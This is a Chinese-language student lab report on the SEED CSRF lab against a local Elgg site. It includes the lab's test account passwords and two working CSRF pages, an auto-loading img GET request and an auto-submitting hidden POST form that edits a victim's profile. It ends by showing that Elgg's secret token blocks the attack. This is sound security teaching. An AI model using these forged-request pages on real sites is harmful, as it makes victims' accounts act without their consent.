

# 第四次实验

## Task1




安装插件




点击这里，即可打开插件





登录 <http://www.csrflabelgg.com/> ，访问成功




已知用户如下

|  |  |  |
| --- | --- | --- |
| User | UserName | Password |
| Admin  Alice  Boby  Charlie  Samy | admin  alice  boby  charlie  samy | seedelgg seedalice seedboby seedcharlie seedsamy |


使用admin账号登录，打开插件，记录登录过程。发现插件不好用，直接使用开发者工具。

F12 如下




首先是post方法请求域名下的login，302响应，重定向到根目录之下。

Post参数为



而后get请求根目录，302重定向到activity，此次get请求无参数。




之后的请求都是返回200状态码，且均为get方式无参数请求。

## Task2

首先以alice登录

搜索boby



添加好友，查看请求。


首先要清除一下缓存，




然后点击add friend



有如下请求和响应



具体参数如下



Get请求，只需要伪造这个url即可，上图url如下：

<http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1599724915&__elgg_token=2rA_9cc7S6L8E>

进入/var/www/CSRF/Attacker目录，创建index.html，写入html攻击代码，只需要模拟friend参数即可，剩下两个参数检测没有开启。

使用img标签，直接将get攻击链接替换为src的链接，即可实现自动访问这个get链接。

<html>

<body>

<h1>This page forges an HTTP GET request.</h1>

<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"


alt="img" width="1" height="1"/>

<body/>



</html>



使alice访问<http://www.csrflabattacker.com>即可实现攻击。

使用Boby登录，发布包含此链接的blog。




Alice登录并点击此链接。



 

添加friend成功



## Task3


修改brief description


点击save提交表单，post方法。

url为http://www.csrflabelgg.com/action/profile/edit

参数为



看一下js文件给我们的提示，需要下面几个字段即可



填入我们的参数。

代码如下：

<!doctype html>

<html lang="en">

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">

function forge\_post() {

var fields;

// The following are form entries need to be filled out by attackers.

// The entries are made hidden, so the victim won't be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";

fields += "<input type='hidden' name='accesslevel[briefdescription]' value ='2'> ";

fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.

var p = document.createElement("form");

// Construct the form

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form

p.submit();

}

// Invoke forge\_post() after the page is loaded.

window.onload = function () { forge\_post(); }

</script>


</body>

</html>

实验指导给的js代码有误，使用了中文单引号，全部改为英文单引号。

替换之前的index.html，并且注意，windows中CRLF的换行符需要改为LF。

点击链接后自动跳转，得到如下页面，攻击成功。



## Task4


打开之前生成但是没有起作用的token验证。

进入对应目录。


cd /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg

在ActionsService.php找到gatekeeper()函数。

注释掉第一句的return true



再次点击攻击链接，无法修改，无法自动跳转，一直自动刷新，攻击失败。



原因是因为token参数是一直变化的，但是我们csrf攻击只能通过提前预设参数，在html文件中嵌入攻击代码和预设好的参数进行攻击。如果对token这个随机的数字进行检验，那么csrf将无法完成攻击。